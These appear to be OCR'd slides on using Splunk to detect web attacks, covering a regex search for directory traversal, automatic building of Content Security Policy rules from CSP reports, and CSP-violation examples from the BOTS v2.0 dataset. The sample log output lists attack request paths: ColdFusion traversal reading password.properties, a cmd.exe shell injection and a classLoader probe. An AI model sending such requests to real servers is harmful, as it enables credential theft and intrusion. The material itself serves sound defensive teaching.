
```
| tstats values(Web.uri_path) as uri_path_Values FROM datamodel=Web by Web.src, Web.status
| regex uri_path_Values="(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\
  /))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8|e)0%80%ae|2(?:(?:5(?:c0%25a|2))?e|%45)|u(?:(?:002|ff0)e|2024)|%32(?:%(?:%6|4)5|E)|c0(?:%[256aef]e|\.))|\.(?:%0[01]|\?)?|\?\.?|0x2e){2}(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5
  (?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\/))"
```

Web.src	Web.status	uri_path_Values
52.207.[redacted]	302	/ /?Class.classLoader.resources.cacheObjectMaxSize=foo /?class.classLoader.resources.cacheObjectMaxSize=foo /ASPSamp/AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /CFIDE/AIR/ /CFIDE/adminapi/administrator.cfc? /CFIDE/adminapi/base.cfc?wsdl /CFIDE/adminapi/customtags/adss.cfm /CFIDE/adminapi/customtags/fusebox.cfm /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/soft404validationcheck.cfm /CFIDE/adminiapi/ /CFIDE/administrator/ /CFIDE/administrator/enter.cfm /CFIDE/administrator/enter.cfm?locale=../../../../../../../lib/password.properties%00en /CFIDE/appdeployment/ /CFIDE/componentutils/ /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../license.html /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../license.txt

Example (cont.)

Looking for directory traversal: regex

- Use `tstats` to search for sessions with suspicious content in key fields




```
| tstats values(Web.uri_path) as uri_path_Values FROM datamodel=Web by Web.src, Web.status
| regex uri_path_Values="(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\
  /))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8|e)0%80%ae|2(?:(?:5(?:c0%25a|2))?e|%45)|u(?:(?:002|ff0)e|2024)|%32(?:%(?:%6|4)5|E)|c0(?:%[256aef]e|\.))|\.(?:%0[01]|\?)?|\?\.?|0x2e){2}(?:\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:[19p]c|8s|af))|2(?:5
  (?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\/))"
```

Web.src	Web.status	uri_path_Values
52.207.[redacted]	302	/ /?Class.classLoader.resources.cacheObjectMaxSize=foo /?class.classLoader.resources.cacheObjectMaxSize=foo /ASPSamp/AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /AdvWorks/equipment/catalog_type.asp?ProductType=|shell(%22c:cmd.exe%22)| /CFIDE/AIR/ /CFIDE/adminapi/administrator.cfc? /CFIDE/adminapi/base.cfc?wsdl /CFIDE/adminapi/customtags/adss.cfm /CFIDE/adminapi/customtags/fusebox.cfm /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/l10n.cfm?attributes.id=test&attributes.file=../../administrator/mail/download.cfm&filename=../lib/password.properties&attributes.locale=it&attributes.var=it&attributes.jscript=false&attributes.type=text/html&attributes.charset=UTF-8&thisTag.executionmode=end&thisTag.generatedContent=test /CFIDE/adminapi/customtags/soft404validationcheck.cfm /CFIDE/adminiapi/ /CFIDE/administrator/ /CFIDE/administrator/enter.cfm /CFIDE/administrator/enter.cfm?locale=../../../../../../../lib/password.properties%00en /CFIDE/appdeployment/ /CFIDE/componentutils/ /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../../license.html /CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=../../../license.txt

Use Case #3

Generate policies from your data!

- Automatically create CSP policies by collecting the data



```
index=csp NOT csp-report.blocked-uri=""
| rex field=csp-report.blocked-uri "(?<domain2>^(?:https?:\/\/)?(?:[^@\n]+@)?(?:www\.)?([^:\/\n]+))"
| rex field=domain2 "(?<domain>(?<=\.|)\w+\.\w+$)" | rex mode=sed field=domain "s/https:\/\/www\.//"
| rex mode=sed field=domain "s/https:\/\///"
| eval all_subdomains="*.".domain
| regex domain!="(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])"
| stats values(domain) as v_domain, values(all_subdomains) as v_as by csp-report.effective-directive
| mvcombine delim=" "  v_domain
| nomv v_domain
| mvcombine delim=" " v_as
| nomv v_as
| rename csp-report.effective-directive  as directive
| eval line_policy=directive." ".v_domain." ".v_as.";"
| stats values(line_policy) as v_lp
```

✓ 1,382 events (7/15/17 3:35:36.000 PM to 8/14/17 3:35:36.000 PM)

v_lp

font-src bootstrapcdn.com gstatic.com *.bootstrapcdn.com *.gstatic.com;
frame-src facebook.com *.facebook.com;
img-src facebook.com googleapis.com gstatic.com olark.com *.facebook.com *.googleapis.com *.gstatic.com *.olark.com;
script-src facebook.net googleapis.com *.facebook.net *.googleapis.com;
style-src bootstrapcdn.com googleapis.com olark.com *.bootstrapcdn.com *.googleapis.com *.olark.com;


Use Case #4

XSS examples from BOTS v2.0

- A well developed policy should result in high fidelity events for the responder
- Detection of injection attempt → drilldown into web server logs

BOTS CSP Example

Occurrences of CSP violations



Welcome back, kevin. You last visited: Today, 03:21 PM **Log Out**

User CP · Mod CP · Admin CP · Open Buddy List · View New Posts · View Today's Posts · Private Messages

Craft Brew Forums

General


Forum	Threads	Posts	Las
All Grain Brewing Discuss questions and ideas related to all grain brewing	1	1	
Yeast and Fermentation Discuss issues related to yeast and/or fermentation	1	1	
General Homebrew Discussion Feel free to talk about anything and everything homebrew related that doesn't fit any other category.	1	2	
Kegging and Bottling	0	0	N

```
✕ Content Security Policy: The page’s settings observed brewertalk.com
  the loading of a resource at self (“script-src
  http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/”). A CSP
  report is being sent. Source: onfocusin attribute on
  DIV element.
✕ Content Security Policy: The page’s settings      brewertalk.com:17
  observed the loading of a resource at self
  (“script-src http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/”). A CSP
  report is being sent. Source: <!--
  lang.unknown_error = "An unknown ....
✕ Content Security Policy: The page’s settings      brewertalk.com:52
  observed the loading of a resource at self
  (“script-src http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/”). A CSP
  report is being sent. Source: <!--
  lang.no_new_posts = "Forum Contai....
✕ Content Security Policy: The page’s settings observed brewertalk.com
  the loading of a resource at self (“script-src
  http://www.brewertalk.com/jscripts/
  http://www.brewertalk.com/admin/jscripts/”). A CSP
  report is being sent. Source: onclick attribute on A
  element.
```

BOTS CSP Example

Content-Security-Policy report-uri

```
Content-Security-Policy:
  Content-Security-Policy-Report-Only: "script-src
  http://www.brewertalk.com/jscripts/ http://www.brewertalk.com/admin/jscripts/;
  report-uri http://ec2-52-40-10-231.us-west-
  2.compute.amazonaws.com:8088/services/collector/raw? \
  channel=6097FCB4-BEDF-4922-A75D-EE766DDFE9C5& \
  token=6097FCB4-BEDF-4922-A75D-EE766DDFE9C5;"
```



Craft Brew Forums

Craft Brew Forums

